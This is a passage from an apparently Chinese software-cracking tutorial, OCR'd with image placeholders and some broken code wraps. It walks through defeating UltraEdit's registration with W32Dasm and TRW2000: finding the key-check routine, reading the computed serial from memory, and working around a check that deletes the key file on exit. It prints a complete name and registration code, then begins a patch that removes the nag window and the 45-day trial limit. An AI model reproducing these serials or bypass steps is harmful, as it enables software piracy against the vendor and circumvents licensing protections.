


图 2




图 3

此时如果你够信心，到 UltraEdit 的安装目录下看看吧，你会发现多了一个名为 Uedit32.reg 的文件，里面是经过加密处理的注册信息。Uedit32.reg 就是 UltraEdit 每次启动时都要检查的 Key 文件。

现在运行 W32Dasm，点击“反汇编”菜单中的“打开文件”，找到 Uedit32.exe 文件将其加载进来，等一会儿就会反汇编完毕（图 4）。




图 4

接下来点击“参考”菜单中的“串式参考”（图 5），会出现一个对话框，里面有各种 W32Dasm 串式参考内容，找找看是否有对我们有用的内容。

找啊找，终于发现一个对我们很有用的信息：Extension Li-




图 5

cense（图6），它的中文意思是“延长许可”。顾名思义，可以让我们延长使用时间。双击该文本会来到 W32Dasm 的主界面窗口中，发现正是我们要找的关键内容，如下所示：

```
* Reference To: USER32.CreateWindowExA, Ord:0060h  //▲关键的API调用
:0047A743 FF150CD85400          Call dword ptr [0054D80C]
…………
:0047A75F 50                    push eax //EAX入堆栈
:0047A760 FF75F0                push [ebp-10]
:0047A763 E850DEF9FF            call 004185B8  //▲▲这是关键CALL，要按F8键跟踪进去
:0047A768 83C410                add esp, 00000010
:0047A76B 85C0                  test eax, eax
:0047A76D 0F8429020000          je 0047A99C
…………
* Possible StringData Ref from Data Obj ->"Extension License" //▲这里暴露出这是关键的代码区域
|
:0047A77F 6828B85800            push 0058B828 //双击Extension License后光标停留在这一行
:0047A784 B9DC335900            mov ecx, 005933DC //把005933DC送入到ECX中
…………
:0047A7B9 50                    push eax //EAX入堆栈
:0047A7BA E85A740900            call 00511C19
* Possible StringData Ref from Data Obj ->"REG"  //▲看到它想到了什么？对！就是Uedit32.reg文件！
```




图 6

为什么我们可判断上面的代码就是关键代码区域呢？

原因有二：一是我跟踪过，二是因为在 Extension License 上方不远处有“CreateWindowExA”字样，大家还记得吗？在对比注册码时要用到这个 API。在“Extension License”下方不远处还有个“REG”，哈！更没问题了，因为 UltraEdit 要读取的文件 Uedit32.reg 就带有明显的标志——REG。

根据这些现象，我分析这就是软件的关键代码区域，后来事实证明了我的分析是正确的！你可能会说：这是你猜到的！

可以这么说，解密本身就是在不了解软件算法的基础上不断尝试证实自己想法的过程，只不过里面包含了我们有目的性的智力活动和基础知识，与瞎猜是两码事。

好了，现在可退出 W32Dasm 了。运行 TRW2000，按 Ctrl+N 调出调试窗口，输入命令 **BPX 0047A763** 下断点，然后按 F5 退出。为什么要这样设定断点呢？这是因为经过分析和实践证明，偏移地址 0047A763 那一行的 call 004185B8 是关键 CALL（就是上面代码中有两个▲那一行），所以我们要在此下断点。

接下来再次运行 UltraEdit，会中断在偏移地址 0047A763 那一行，输入 **BC*** 清除所有断点，然后按 F8 进入此 CALL，按 F10 键一步步跟踪到下面这些代码处：

```
:004185DE 395D10                cmp dword ptr [ebp+10], ebx //进入此CALL后光标停留在此行
:004185E1 0F8425030000          je 0041890C
:004185E7 83F806                cmp eax, 00000006 //EAX与数字6进行比较
:004185EA 0F8C1C030000          jl 0041890C //如果EXA小于6就跳走，则注册失败
```

通过这些代码可看出，你输入的用户名一定要大于或等于 6 位英文字母（EAX 中存储的就是用户名长度），否则就会注册失败。接下来按 F10 键单步执行程序，因为快到关键的地方了，一定要小心。没走多远，就可看到下面这些关键代码：

```
:004188DD 8D45B0                lea eax, dword ptr [ebp-50] //把你输入的注册码送入EAX中
:004188E0 50                    push eax //▲用D EAX命令可以看到你输入的注册码
:004188E1 E8FA860E00            call 00500FE0
:004188E6 59                    pop ecx
:004188E7 85C0                  test eax, eax
:004188E9 59                    pop ecx
:004188EA 7426                  je 00418912
:004188EC 8D8530FFFFFF          lea eax, dword ptr [ebp+FFFFFF30] //软件计算出的注册码送入到EAX
:004188F2 50                    push eax //▲▲▲在这里输入D EAX可以看到一长串注册码
:004188F3 8D45B0                lea eax, dword ptr [ebp-50]
:004188F6 50                    push eax //EAX入堆栈
:004188F7 E8E4860E00            call 00500FE0 //比较注册码的CALL
```

当你按 F10 键执行到偏移地址 004188E0 那一行时（上面代码有一个▲那一行），输入 **D EAX** 可看到你输入的注册码，执行到偏移地址 004188F2 那一行时（上面代码有三个▲那一行），输入 **D EAX** 命令可看到一长串注册码：D0Z0L-I7N00-0408G-K9T30。用此初始注册码去注册，UltraEdit 会要求重新启动，重新运行后没有那个要求我们注册的 NAG 窗口了！好像成功了！关闭 UltraEdit，咦，好像不对呀，Uedit32.reg 被自动删除了，再运行 UltraEdit 又成为未注册版。这就是我们前面提到的问题，UltraEdit 会在关闭时比较部分位置的注册码，如果发现不相等就删除 Uedit32.reg 文件，则软件注册失败！

LOOK 注意 *得到上述初始注册码的最快捷方法是：下断点 BPX 004188F2，中断下来后输入 **D EAX** 就可看到。*

下面是解决办法：用刚得到的注册码注册后先别急着关闭 UltraEdit，按 Ctrl+N 激活 TRW2000，然后下断点：**BPX DeleteFileA**，按 F5 退出 TRW2000，关闭 UltraEdit，会被中断下来，向上看代码，结果发现了如下代码：

```
015F:00448721 8B0DD8335900    MOV     ECX, [005933D8] //取注册码存放地址
015F:00448727 F7FB            IDIV    EBX
015F:00448729 0FBE410E        MOVSX   EAX, BYTE [ECX+0E] //取注册码的第15位(第3段中间那位)
015F:0044872D 83C241          ADD     EDX, BYTE +41 //EDX加上41结果保存到EDX中
015F:00448730 3BC2            CMP     EAX,EDX //▲EAX与EDX比较是否相等，EDX为第15位注册码真值
```

```
    015F:00448732 7519              JNZ          0044874D //
不等则删除Uedit32.reg文件
    015F:00448734 8BC7              MOV          EAX,EDI //
把EDI送入到EAX中
    015F:00448736 6A07              PUSH         BYTE +07
    015F:00448738 99                CDQ          //多出现于除
法运算之前，把EDX的所有位都设成EAX最高位的值
    015F:00448739 5F                POP          EDI //EDI出栈
    015F:0044873A 8A4916            MOV          CL,[ECX+16]
//取注册码的第23位(第4段最后一位)
    015F:0044873D F7FF              IDIV         EDI //EAX除
以EDI，商放在EAX，余数在EDX中
    015F:0044873F 0FBEC1            MOVSX        EAX,CL
    015F:00448742 83C241            ADD          EDX,BYTE
+41 //EDXEDX加上41结果保存到EDX中
    015F:00448745 3BC2              CMP          EAX,EDX //
▲EAX与EDX比较，其中EDX为第23位注册码真值
    015F:00448747 0F84A6000000      JZ           NEAR
004487F3 //不等则删除Uedit32.reg文件
    015F:0044874D 832540DD590000    AND          DWORD
[0059DD40],BYTE +00
    ……………
    015F:004487CD FF15C0D45400      CALL         [KERNEL32!
DeleteFileA] //调用该API删除Uedit32.reg文件
```

由上面代码我们可知道；UltraEdit在关闭时会比较第15位（上面代码第一个标▲那行）和第23位注册码（上面代码第二个标▲那行），如果不对就删除Uedit32.reg文件。在偏移地址00448730那行我们可得到正确的第15位注册码（在寄存器EDX中），在本例中为字母D，在偏移地址0044873A那行可得到正确的第23位注册码（在寄存器EDX中），为字母A。最后，让我们总结一下，正确的注册码应为：

用户名：hacker

注册码：D0Z0L-I7N00-04D8G-K9T3A

用此注册码注册后，UltraEdit并不会提示你软件是否注册成功，重新启动后不会再出现要你注册的窗口。点击"帮助"菜单，发现"注册 UltraEdit-32"选项已变为灰色，点击"关于UltrtaEdit-32(A)"，会发现你已成为注册用户了（图7）！

2.另类破解方法（去除NAG窗口和解决45天使用限制）

除了上面的方法，我们还可用另外的方法来破解UltraEdit。即不用得到序列号，只是把它的NAG窗口和45天使用限制这两个最棘手问题解决掉，这样事实上也是破解了该软件。下面是具体的方法。




图 7

用W32Dasm反汇编Uedit32.exe之后，点击"参考"中的"串式参考"，在出现的对话框中找到"Days to expire"（图8），你会找到好几处与此串式内容有关的代码，但只有下面这些才是解决问题的关键代码（图9）：

```
* Possible StringData Ref from Data Obj ->"Days to expire"
//还剩下多少天试用日期？
                                   |
    :004AD0C5 6880CD5800                push 0058CD80 //双
击Days to expire之后首先来到这一行

* Possible StringData Ref from Data Obj ->"Settings"
                                   |
    :004AD0CA 68D4CC5800                push 0058CCD4 //输
入D 0058CCD4可以看到Settings字样
    :004AD0CF E8EAFCF6FF                call 0041CDBE
    :004AD0D4 A148D15900                mov eax, dword ptr
[0059D148]
    :004AD0D9 2B054CD15900              sub eax, dword ptr
[0059D14C] //两者相减结果保留在EAX中
    :004AD0DF 50                        push eax //EAX入堆
栈
    :004AD0E0 E8AA610500                call 0050328F //EAX
中保存的是已经试用过的天数
    :004AD0E5 83F82D                    cmp eax, 0000002D /
/16进制0000002D等于45，比较EAX与45的大小
    :004AD0E8 59                        pop ecx //ECX出栈
    :004AD0E9 7F0C                      jg 004AD0F7 //是否
过了45天使用期，如果是则跳走
    :004AD0EB 399E50010000              cmp dword ptr
[esi+00000150], ebx
    :004AD0F1 0F8576FFFFFF              jne 004AD06D

* Referenced by a (U)nconditional or (C)onditional Jump at
Address:
    |:004AD0E9(C)
    |
    :004AD0F7 E835E7F5FF                call 0040B831 //这是
要你输入注册码的对话框，NOP掉就不会再出现了
    :004AD0FC 391D40DD5900              cmp dword ptr
[0059DD40], ebx //防止人为修改系统日期
    :004AD102 758A                      jne 004AD08E //▲如
果这里跳走以后就不会再出现过期提示
    :004AD104 A1ECDC5800                mov eax, dword ptr
[0058DCEC] //从这里往下就是过期后的后果
    :004AD109 894510                    mov dword ptr
[ebp+10], eax
```




图 8

